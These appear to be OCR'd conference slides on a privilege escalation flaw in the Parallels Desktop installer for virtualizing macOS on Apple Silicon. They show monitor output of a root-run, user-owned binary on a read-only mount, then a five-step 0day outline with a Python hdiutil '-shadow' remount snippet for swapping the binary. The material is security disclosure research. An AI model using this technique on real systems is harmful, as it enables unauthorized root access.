

# Virtualizing macOS on Apple Silicon

another brief tangent



# PARALLELS

## ...to virtualize macOS 12 on apple silicon





macOS 12  
virtualized on M1

# BUT IS IT SAFE?

... (authenticated) installers often are not



Can a local unprivileged attacker  
subvert this process to elevate privileges?



# BEHIND THE SCENES

...user-owned binaries, run as root ...on r/o mount

```
# ./ProcessMonitor
{
    "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
    "process" : {
        "pid" : 7130
        "name" : "prl_ls_users",
        "path" : "~/Library/Caches/com.parallels.webinstaller/MountPoints/
            3CC0CE4D-04F8-4B04-92A0-5B6672BBC1E5/Parallels Desktop.app/Contents/MacOS/prl_ls_users",
        "uid" : 0,
    }
}
```


process running as root (uid 0)

```
# ls -lart ~/Library/Caches/com.parallels.webinstaller/MountPoints/
    3CC0CE4D-04F8-4B04-92A0-5B6672BBC1E5/Parallels Desktop.app/Contents/MacOS/prl_ls_users
-rwxr-xr-x 1 user staff
```

owned by user!

not modifiable? (read-only)

```
# mount
/dev/disk10s1 on ~/Library/Caches/com.parallels.webinstaller/MountPoints/
3CC0CE4D-04F8-4B04-92A0-5B6672BBC1E5 (hfs, ... read-only, noowners, nobrowse, mounted by patrick)
```




run as root, but from a r/o mount


# 0DAY EXPLOIT

## ...gaining root via Parallel's installer

- 1 Detect mount of  
installer disk image




- 2 Pause installer app  
(signal: SIGSTOP)




- 3 Remount disk image as r/w

```
01 subprocess.run(["/usr/bin/hdiutil",
02   "attach", dmg, "-mountpoint", mountPoint, "-shadow"])
```

- 4 Infect (replace) binary



- 5 Resume installer app  
(signal: SIGCONT)

